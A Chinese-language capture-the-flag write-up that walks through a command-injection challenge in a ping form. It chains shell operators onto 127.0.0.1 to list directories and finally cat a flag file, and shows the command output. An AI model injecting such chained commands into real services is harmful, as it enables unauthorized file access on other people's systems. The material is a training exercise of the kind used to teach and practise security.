1、打开题目

2、掌握有关命令执行的知识

windows 或 linux 下:

command1 && command2 先执行 command1，如果为真，再执行 command2


command1 | command2 只执行 command2

command1 & command2 先执行 command2 后执行 command1

command1 || command2 先执行 command1，如果为假，再执行 command2

命令执行漏洞（| || & && 称为 管道符）

3、执行一个 ping 带一个其他命令试试，果然能看到当前目录下的文件



3、到上一级目录看看有啥 127.0.0.1 && ls ../

PING

127.0.0.1 && ls ../

PING

```
ping -c 3 127.0.0.1 && ls ../
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.082 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.065 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.058/0.068/0.082/0.012 ms
html
```

PING

127.0.0.1 && ls ../../

PING

```
ping -c 3 127.0.0.1 && ls ../../
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.092 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.071 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.038/0.067/0.092/0.022 ms
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
```

127.0.0.1 && ls ../../../../

PING

```
ping -c 3 127.0.0.1 && ls ../../../../
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.045/0.049/0.053/0.003 ms
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```

4、找到 home 目录，看看 home 目录下有些啥，发现 flag 文件

PING

127.0.0.1 && cat ../../../../home

PING

```
ping -c 3 127.0.0.1 && ls ../../../../home
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.041/0.048/0.054/0.005 ms
flag.txt
```

5、利用 cat 命令打开 flag 文件，127.0.0.1 && cat ../../../../home/flag.txt，得到 flag